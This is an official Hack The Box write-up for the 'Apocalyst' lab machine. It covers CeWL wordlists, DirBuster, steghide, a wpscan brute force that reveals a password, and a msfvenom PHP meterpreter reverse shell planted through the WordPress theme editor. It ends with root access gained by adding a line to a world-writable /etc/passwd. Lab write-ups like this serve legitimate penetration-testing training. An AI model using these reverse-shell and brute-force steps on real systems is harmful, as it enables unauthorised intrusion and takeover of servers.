




Hack The Box  
PEN-TESTING LABS



# Apocalyst

10<sup>th</sup> October 2017 / Document No D17.100.14

Prepared By: Alexander Reid (Arrexel)

Machine Author: Dosk3n

Difficulty: **Medium**

Classification: Official



## SYNOPSIS

Apocalyst is a fairly straightforward machine, however it requires a wide range of tools and techniques to complete. It touches on many different topics and can be a great learning resource for many.

### Skills Required

- Intermediate knowledge of Linux
- Enumerating ports and services


### Skills Learned

- Wordlist generation
- HTTP-based brute forcing
- Basic steganography
- Exploiting permissive system files



## Enumeration

### Nmap



Nmap reveals only two services running; OpenSSH and Apache.



## CeWL & Dirbuster

All of the common wordlists fail to return anything relevant when fuzzing for files and directories. Generating a wordlist from strings on the website using CeWL, a lot more is uncovered during fuzzing.

Command: cewl 10.10.10.46 > wordlist.txt

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://10.10.10.46:80/

Scan Information Results - List View: Dirs: 0 Files: 0 Results - Tree View Errors: 12

Type	Found	Response	Size
Dir	/	200	62192
Dir	/Righteousness/	200	440
Dir	/the/	200	421
Dir	/and/	200	421
Dir	/Revelation/	200	421
Dir	/that/	200	421
Dir	/entry/	200	421
Dir	/end/	200	421
Dir	/Book/	200	421
Dir	/Daniel/	200	421
Dir	/The/	200	421
Dir	/for/	200	421
Dir	/are/	200	421
Dir	/revelation/	200	421

Current speed: 0 requests/sec (Select and right click for more options)  
Average speed: (T) 94, (C) 125 requests/sec  
Parse Queue Size: 0  
Total Requests: 1886/1886  
Current number of running threads: 52  
Time To Finish: 00:00:00

Back Pause Stop Report

DirBuster Stopped

There are many results, however the **Righteousness** directory has a larger response size. Browsing to it reveals only an image.



## Exploitation

### Steghide

Saving the image from **Righteousness** and running **steghide** against it with a blank passphrase will output a **list.txt** file, which is a list of random words of varying languages.

Command: `steghide extract -sf apocalyst.jpg`

```
root@kali: ~/Desktop/writeups/apocalyst
File Edit View Search Terminal Help
root@kali:~/Desktop/writeups/apocalyst# ls
apocalyst.jpg wordlist.txt writeup.php
root@kali:~/Desktop/writeups/apocalyst# steghide extract -sf apocalyst.jpg
Enter passphrase:
wrote extracted data to "list.txt".
root@kali:~/Desktop/writeups/apocalyst# ls
apocalyst.jpg list.txt wordlist.txt writeup.php
root@kali:~/Desktop/writeups/apocalyst#
```



## Wordpress

The Wordpress administrator username can be found by viewing one of the posts. It is visible above the post title. Using the **list.txt** file as a password list, it is possible to brute force the **falaraki** user with **wpscan**. To fix the majority of Wordpress loading and rendering issues, **apocalyst.htb** must be added to **/etc/hosts**

Command: `wpscan --url http://10.10.10.46 --wordlist /root/Desktop/writeups/apocalyst/list.txt --username falaraki`

Note: the full path to the wordlist must be provided

```
root@kali: ~/Desktop/writeups/apocalyst
File Edit View Search Terminal Help
| Theme Name: Twenty Seventeen
| Theme URI: https://wordpress.org/themes/twentyseventeen/
| Description: Twenty Seventeen brings your site to life with header video and
immersive featured images. With a...
| Author: the WordPress team
| Author URI: https://wordpress.org/
[+] Enumerating plugins from passive detection ...
[+] No plugins found
[+] Starting the password brute forcer
[+] [SUCCESS] Login : falaraki Password : Transclisiation

Brute Forcing 'falaraki' Time: 00:00:13 <= > (331 / 487) 67.96% ETA: 00:00:06
+-----+-----+-----+-----+
| Id | Login | Name | Password |
+-----+-----+-----+-----+
|  | falaraki |  | Transclisiation |
+-----+-----+-----+-----+

[+] Finished: Tue Oct 10 23:08:31 2017
[+] Requests Done: 383
[+] Memory used: 22.812 MB
[+] Elapsed time: 00:00:22
root@kali:~/Desktop/writeups/apocalyst#
```



Once successfully logged in, it is trivial to obtain a shell. Generate a PHP shell with Msfvenom using the command `msfvenom -p php/meterpreter/reverse_tcp lhost=<LAB IP> lport=<PORT> -f raw > writeup.php`

Browse to **Appearance > Editor** on the admin panel, and select the file **Single Post (single.php)**. From here, it is possible to replace the contents of the file with the PHP reverse shell. Browsing to any post will execute the code.

```
root@kali: ~  
File Edit View Search Terminal Help  
msf exploit(handler) > set payload php/meterpreter/reverse_tcp  
payload => php/meterpreter/reverse_tcp  
msf exploit(handler) > set lhost 10.10.14.5  
lhost => 10.10.14.5  
msf exploit(handler) > set ExitOnSession false  
ExitOnSession => false  
msf exploit(handler) > set lport 1234  
lport => 1234  
msf exploit(handler) > exploit -j  
[*] Exploit running as background job 0.  
  
[*] Started reverse TCP handler on 10.10.14.5:1234  
msf exploit(handler) > [*] Sending stage (37514 bytes) to 10.10.10.46  
[*] Meterpreter session 1 opened (10.10.14.5:1234 -> 10.10.10.46:33476) at 2017-10-10 23:15:18 -0400  
  
msf exploit(handler) > sessions -i 1  
[*] Starting interaction with 1...  
  
meterpreter > pwd  
/var/www/html/apocalyst.htb  
meterpreter > getuid  
Server username: www-data (33)  
meterpreter > 
```





## Privilege Escalation

LinEnum: <https://github.com/rebootuser/LinEnum>

Running LinEnum on the machine reveals that the **/etc/passwd** file is world-writeable. By adding a new line to the file, it is possible to create a new user that is part of the root group. However, switching to this user requires an interactive session. By running **strings** on the file **/home/falaraki/.secret**, a Base64-encoded string. Decoding the string reveals the password for the **falaraki** user. SSH in and edit the **/etc/passwd** file, adding in a line at the end with the following:

```
writeup:$6$gUo4KFHI$WA8mYODvtKWzjxiwc3Nt6QyBF1hpTAODDCRJb5ORHlpOU1Lc5RdgSb5psFzNkhmgMcPn7eCSrt1izT0a7S2LJ1:0:0:root:/root:/bin/bash
```

Afterwards, **su writeup** (with the password **writeup**) will grant a root shell. The flags can be obtained from **/home/falaraki/user.txt** and **/root/root.txt**

```
root@apocalyst: /home/falaraki
File Edit View Search Terminal Help
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108:/:/home/syslog:/bin/false
lxd:x:106:65534:/:/var/lib/lxd:/bin/false
messagebus:x:107:111:/:/var/run/dbus:/bin/false
uidd:x:108:112:/:/run/uidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,/:/var/lib/misc:/bin/false
falaraki:x:1000:1000:Falaraki,/:/home/falaraki:/bin/bash
sshd:x:110:65534:/:/var/run/sshd:/usr/sbin/nologin
mysql:x:111:118:MySQL Server,/:/nonexistent:/bin/false
toor:3GsXLdEaKaGnM:0:0:root:/root:/bin/bash
writeup:x:1001:1001:,,,:/home/writeup:/bin/bash
testwriteup:$6$gUo4KFHI$WA8mYODvtKWzjxiwc3Nt6QyBF1hpTAODDCRJb5ORHlpOU1Lc5RdgSb5psFzNkhmgMcPn7eCSrt1izT0a7S2LJ1:0:0:root:/root:/bin/bash
testwriteup2:0:0:root:/root:/bin/bash
testwriteup3:m0EUOPcJrA:0:0:root:/root:/bin/bash
falaraki@apocalyst:~$ su testwriteup
Password:1RIIXNVemVyc1A0c3M=
root@apocalyst:/home/falaraki#
```